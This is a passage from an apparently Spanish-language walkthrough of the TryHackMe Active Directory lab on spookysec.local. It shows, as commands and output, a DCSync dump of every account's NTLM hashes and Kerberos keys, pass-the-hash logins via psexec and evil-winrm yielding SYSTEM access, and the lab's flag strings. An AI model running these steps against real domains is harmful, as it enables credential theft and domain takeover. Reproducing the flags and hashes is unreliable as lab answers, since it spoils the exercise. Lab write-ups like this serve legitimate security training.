┌──(root💀kali)-[~]
└─# impacket-secretsdump -just-dc backup@spookysec.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:31319903e25c5914153d40a17847df77:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
spookysec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb8f384cdecd
spookysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e
spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookysec.local\darkstar:aes256-cts-hmac-sha1-96:35c78605606a6d63a40ea4779f15dbbf6d406cb218b2a57b70063c9fa7050499
spookysec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2356eee84b211767941dc893be
spookysec.local\darkstar:des-cbc-md5:758af4d061381cea
spookysec.local\Ori:aes256-cts-hmac-sha1-96:5534c1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e54e94667067
spookysec.local\Ori:aes128-cts-hmac-sha1-96:5ee50856b24d48fddfc9da965737a25e
spookysec.local\Ori:des-cbc-md5:1c8f79864654cd4a
spookysec.local\robin:aes256-cts-hmac-sha1-96:8776bd64fcfcf3800df2f958d144ef72473bd89e310d7a6574f4635ff64b40a3
spookysec.local\robin:aes128-cts-hmac-sha1-96:733bf907e518d2334437eacb9e4033c8
spookysec.local\robin:des-cbc-md5:89a7c2fe7a5b9d64
spookysec.local\paradox:aes256-cts-hmac-sha1-96:64ff474f12aae00c596c1dce0cfc9584358d13fba827081afa7ae2225a5eb9a0
spookysec.local\paradox:aes128-cts-hmac-sha1-96:f09a5214e38285327bb9a7fed1db56b8
spookysec.local\paradox:des-cbc-md5:83988983f8b34019
spookysec.local\Muirland:aes256-cts-hmac-sha1-96:81db9a8a29221c5be13333559a554389e16a80382f1bab51247b95b58b370347
spookysec.local\Muirland:aes128-cts-hmac-sha1-96:2846fc7ba29b36ff6401781bc90e1aaa
spookysec.local\Muirland:des-cbc-md5:cb8a4a3431648c86
spookysec.local\horshark:aes256-cts-hmac-sha1-96:891e3ae9c420659cafb5a6237120b50f26481b6838b3efa6a171ae84dd11c166
spookysec.local\horshark:aes128-cts-hmac-sha1-96:c6f6248b932ffd75103677a15873837c
spookysec.local\horshark:des-cbc-md5:a823497a7f4c0157
spookysec.local\svc-admin:aes256-cts-hmac-sha1-96:effa9b7dd43e1e58db9ac68a4397822b5e68f8d29647911df20b626d82863518
spookysec.local\svc-admin:aes128-cts-hmac-sha1-96:aed45e45fda7e02e0b9b0ae87030b3ff
spookysec.local\svc-admin:des-cbc-md5:2c4543ef4646ea0d
spookysec.local\backup:aes256-cts-hmac-sha1-96:23566872a9951102d116224ea4ac8943483bf0efd74d61fda15d104829412922
spookysec.local\backup:aes128-cts-hmac-sha1-96:843ddb2aec9b7c1c5c0bf971c836d197
spookysec.local\backup:des-cbc-md5:d601e9469b2f6d89
spookysec.local\a-spooks:aes256-cts-hmac-sha1-96:cfd00f7ebd5ec38a5921a408834886f40a1f40cda656f38c93477fb4f6bd1242
spookysec.local\a-spooks:aes128-cts-hmac-sha1-96:31d65c2f73fb142ddc60e0f3843e2f68
spookysec.local\a-spooks:des-cbc-md5:e09e4683ef4a4ce9
ATTACKTIVEDIREC$:aes256-cts-hmac-sha1-96:1176e9792fa92b6b7caf61bff63ae44320c4c52291084f4c47c06f654691b232
ATTACKTIVEDIREC$:aes128-cts-hmac-sha1-96:d6a1da468f4f5ddc8e18dce9f618575e
ATTACKTIVEDIREC$:des-cbc-md5:7a34a22cdf08f4cd
[*] Cleaning up...
```

Ahora tenemos un hash para la cuenta de usuario Administrador y podemos utilizar dos rutas diferentes. La más factible es utilizar psexec.py para iniciar sesión “pass the hash”, utilizando el hash descubierto como contraseñas.

```
┌──(root💀kali)-[~]
└─# impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc administrator@spookysec.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on spookysec.local.....
[*] Found writable share ADMIN$
[*] Uploading file avhUiMtV.exe
[*] Opening SVCManager on spookysec.local.....
[*] Creating service jnNU on spookysec.local.....
[*] Starting service jnNU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Otra alternativa que podemos utilizar es la herramienta Evil-WINRM, que es una herramienta que se utiliza para explotar Windows. A continuación, se muestra como iniciar sesión.

3- Elevación de privilegios

```
┌──(root💀kali)-[~]
└─# evil-winrm -u administrator -H 0e0363213e37b94221497260b0bcb4fc -i spookysec.local

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/4/2020  11:19 AM                3D Objects
d-r---         4/4/2020  11:19 AM                Contacts
d-r---         4/4/2020  11:39 AM                Desktop
d-r---         4/4/2020  12:09 PM                Documents
d-r---         4/4/2020  11:19 AM                Downloads
d-r---         4/4/2020  11:19 AM                Favorites
d-r---         4/4/2020  11:19 AM                Links
d-r---         4/4/2020  11:19 AM                Music
d-r---         4/4/2020  11:19 AM                Pictures
d-r---         4/4/2020  11:19 AM                Saved Games
d-r---         4/4/2020  11:19 AM                Searches
d-r---         4/4/2020  11:19 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/17/2020   4:04 PM                a-spooks
d-----         9/17/2020   4:02 PM                Administrator
d-----          4/4/2020  12:19 PM                backup
d-----          4/4/2020   1:07 PM                backup.THM-AD
d-r---          4/4/2020  11:19 AM                Public
d-----          4/4/2020  12:18 PM                svc-admin

*Evil-WinRM* PS C:\Users> cd backup
*Evil-WinRM* PS C:\Users\backup> ls

    Directory: C:\Users\backup

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          4/4/2020  12:19 PM                3D Objects
d-r---          4/4/2020  12:19 PM                Contacts
d-r---          4/4/2020  12:19 PM                Desktop
d-r---          4/4/2020  12:19 PM                Documents
d-r---          4/4/2020  12:19 PM                Downloads
d-r---          4/4/2020  12:19 PM                Favorites
d-r---          4/4/2020  12:19 PM                Links
d-r---          4/4/2020  12:19 PM                Music
d-r---          4/4/2020  12:19 PM                Pictures
d-r---          4/4/2020  12:19 PM                Saved Games
d-r---          4/4/2020  12:19 PM                Searches
d-r---          4/4/2020  12:19 PM                Videos

*Evil-WinRM* PS C:\Users\backup> cd Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> ls

    Directory: C:\Users\backup\Desktop
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop> cd ..
*Evil-WinRM* PS C:\Users\backup> cd ..
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/17/2020   4:04 PM                a-spooks
d-----         9/17/2020   4:02 PM                Administrator
d-----          4/4/2020  12:19 PM                backup
d-----          4/4/2020   1:07 PM                backup.THM-AD
d-r---          4/4/2020  11:19 AM                Public
d-----          4/4/2020  12:18 PM                svc-admin


*Evil-WinRM* PS C:\Users> cd svc-admin
*Evil-WinRM* PS C:\Users\svc-admin> ls


    Directory: C:\Users\svc-admin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          4/4/2020  12:18 PM                3D Objects
d-r---          4/4/2020  12:18 PM                Contacts
d-r---          4/4/2020  12:18 PM                Desktop
d-r---          4/4/2020  12:18 PM                Documents
d-r---          4/4/2020  12:18 PM                Downloads
d-r---          4/4/2020  12:18 PM                Favorites
d-r---          4/4/2020  12:18 PM                Links
d-r---          4/4/2020  12:18 PM                Music
d-r---          4/4/2020  12:18 PM                Pictures
d-r---          4/4/2020  12:18 PM                Saved Games
d-r---          4/4/2020  12:18 PM                Searches
d-r---          4/4/2020  12:18 PM                Videos


*Evil-WinRM* PS C:\Users\svc-admin> cd Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> ls
```

```
    Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```